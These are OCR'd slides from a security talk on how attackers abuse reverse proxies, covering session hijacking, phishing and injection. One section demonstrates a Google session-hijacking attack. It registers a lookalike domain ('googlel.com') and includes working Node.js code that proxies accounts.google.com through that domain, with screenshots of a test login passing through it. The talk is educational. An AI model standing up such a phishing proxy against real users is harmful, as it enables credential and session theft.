Why do hackers like reverse proxy?

Who Am I?


- Working in Cloud & Application security for last 11 years
- Working with Reverse Proxies for last 5 years

~ Kalpesh Hiran

miniOrange

What is a Reverse Proxy?

- A reverse proxy is a server that sits between clients and backend servers, acting as an intermediary for inbound client requests.
- Handles incoming requests and routing them to the appropriate backend service.




Reverse Proxy Key Use-cases

- Application Layer Routing
- Load Balancing
- Authentication & Authorization
- Caching
- SSL offloading
- Monitoring

miniOrange


Reverse Proxy Common Attacks

Session Hijacking




Attackers intercept and steal session cookies or tokens, gaining unauthorized access to authenticated sessions and compromising sensitive accounts and data.

Phishing Attacks




Attackers create deceptive websites mimicking legitimate ones, tricking users into providing sensitive information such as usernames, passwords, and financial data.

Request Manipulation



Attackers modify or inject malicious content into client requests before they reach backend servers e.g. manipulates public opinion, spreads false misinformation

Content Injection



CODE INJECTION

Attackers inject malicious code or content into legitimate web pages served by reverse proxies, compromising user security and endangering system integrity.

Cross-Site Scripting (XSS)

Attackers inject malicious scripts into web pages served by reverse proxies, exploiting vulnerabilities in client-side scripts to steal sensitive data or perform unauthorized actions.

Reverse Proxy Attack in Action

Hijacking Google session

miniOrange

Step 1 :

Creating Phishing Domain for Google

www.google.com

www.googlel.com

Domain Names, Websites, Host

godaddy.com/en-in

GoDaddy India

Domains | Websites and Hosting | Email | Security | Marketing | Pricing | Contact Us | Help

google.com

Search Domains

Domain Names

Get a .com for ₹ 1.00*/1st yr.

Grab the world's most popular domain.


Get It Now

3-year purchase required. Additional year(s) ₹ 1,299.00*

Web Host


Secured H
from ₹ 199

• Improved page lo
• 24/7 network
• 30-day money ba


GoDaddy Domain Name Search
godaddy.com/en-in/domainsearch/find?domainToCheck=google.com#
GoDaddy
India
Contact Us
Blog
Help
google.com
Continue
Start with AI Domain Search
RESULTS
FILTER
FAVORITES
HISTORY
Sorry, google.com is unavailable
Domains include free Privacy Protection forever.
PREMIUM 040-67607600 for help
googlel.com
PREMIUM 040-67607600 for help
searchnation.com
₹5,16,250 +₹1,299/yr
PREMIUM 040-67607600 for help
googlecoin.com
₹28,40,000 +₹1,299/yr

Step 2 :


Setting up proxy on phishing domain




```
const https = require('https');
const httpProxy = require('http-proxy');
const fs = require('fs');

// Create a proxy server instance
const proxy = httpProxy.createProxyServer({});

// Load SSL certificate and key
const options = {
  key: fs.readFileSync('path/to/private-key.pem'),
  cert: fs.readFileSync('path/to/certificate.pem')
};

// Create an HTTPS server
const server = https.createServer(options, (req, res) => {
  // Proxy the request to accounts.google.com
  proxy.web(req, res, { target: 'https://accounts.google.com' });
});


// Listen on port 443
const PORT = 443;
const HOSTNAME = 'accounts.googlel.com'; // Proxy running on Phishing domain
server.listen(PORT, HOSTNAME, () => {
  console.log(`Proxy server listening on ${HOSTNAME}:${PORT}`);
});

```

Step 3 :

Login into google account on phishing domain





Google

Sign in

Use your Google Account

Email or phone

mytestaccount@gmail.com

Forgot email?


Not your computer? Use Guest mode to sign in privately.
Learn more about using Guest mode

Create account

Next

English (United States)

Help Privacy Terms


Sign in - Google Accounts
https://accounts.googlel.com/v3/signin/challenge/pwd?TL=ADg0xR0QjxLEcY7i-n-Shf7OFyGLAyOv1TNnJgwtj5EwdgvWKxHw-Pph766NNKmD&checkCo...
Incognito (2)
Google
Welcome
mytestaccount@gmail.com
Enter your password
Show password
Forgot password?
Next
English (United States)
Help
Privacy
Terms

Google Account

https://myaccount.googlel.com/?hl=en&utm_source=OGB&utm_medium=act&pli=1

Incognito (2)

Google Account

Search Google Account

- Home
- Personal info
- Data & privacy
- Security
- People & sharing
- Payments & subscriptions
- About

Welcome, Test User

Manage your info, privacy, and security to make Google work better for you. Learn more

Privacy & personalization

See the data in your Google Account and choose what activity is saved to personalize your Google experience

Manage your data & privacy

You have security tips

Security tips found in the Security Checkup

Review security tips


Privacy suggestions available

Take the Privacy Checkup and choose the settings that are right for you

Privacy Terms Help About

